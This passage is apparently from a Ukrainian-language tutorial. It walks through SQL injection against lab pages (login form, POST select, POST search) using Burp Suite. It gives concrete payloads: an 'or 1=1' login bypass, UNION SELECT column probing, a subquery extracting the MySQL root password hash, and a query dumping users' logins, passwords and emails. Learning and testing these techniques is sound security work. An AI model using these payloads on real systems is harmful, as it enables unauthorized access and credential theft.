
Відправимо отримані дані в “Repeater”:




Замінюємо параметр “User-Agent”, на одинарні лапки, і отримаємо результат:




Бачимо помилку в синтаксисі. Переходимо на вкладку “Repeater”, і введемо такий вираз для експерименту “timcore”, “hacking”) # ”:




Отримуємо:



“Отримання” паролю root для mysql. Переходимо в Repeater і складаємо вираз: “timcore ', (select password from mysql.user where user =' root 'limit 0,1)) #”:



У підсумку отримали захешірований пароль:





SQL Injection (Login Form / Hero)

Розглянемо різновид SQL-ін’єкції, яка може існувати в полі для введення логіна. Це дозволяє обійти вхід в систему за допомогою


SQLi, тому спочатку перевіримо SQLi з одинарною лапкою (') і скориставшись інструментом Burp Suite.

Сконнектимо браузер з Burp:






Тепер можна вказати лапки у полі введення логіна, з перехопленням трафіку:




Параметр був змінений, на введений в поле логіна. Отримуємо також помилку в синтаксисі:



Тепер можливо внести зміни в пареметрі введення логіна інструменту BurpSuite. Він буде виглядати як: “login = 'or 1 = 1 # & password = & form = submit”:


У підсумку отримуємо висновок під іншим користувачем, з ім’ям і підказкою:



SQL-Injection (POST / Select).


Наступна SQL-ін’єкція, зокрема, які уразливі і передаються методом POST, з вибором “Select”.

Суть сторінки полягає в тому, що существет вибір списку фільмів, і виводить інформацію про фільм, після натискання кнопки “Go”:



Для введення ін’єкції можливо використання інструменту “Burp Suite”, що дозволяє перехоплювати трафік, тим самим запровадивши своє вираження.

Для цього у BurpSuite переходимо на вкладку “Proxy”, “Intercept”, в браузері натиснемо кнопку “Go”:




У Burp Suite бачимо висновок інформації за з’єднанням.

Підміняємо параметр в останньому рядку на вираз: “movie=200 union select 1,2,3,4,5,6,7#”:

Бачимо висновок стовпців.

Продовжуємо дослідження, і спробуємо вивести логін і пароль користувача. Для цього знадобиться вираз: “777 union all SELECT 1, login, password, secret, email, admin, 7 from users where id = 2 - -”:




SQL Injection (POST / Search).

Цей метод означає, що не можливо бачити інформацію, яка передається з поля “Search”.

Цю перешкоду легко обійти за допомогою інструменту Burp Suite.


Для цього тиснемо кнопку “Search”, і бачимо результат:



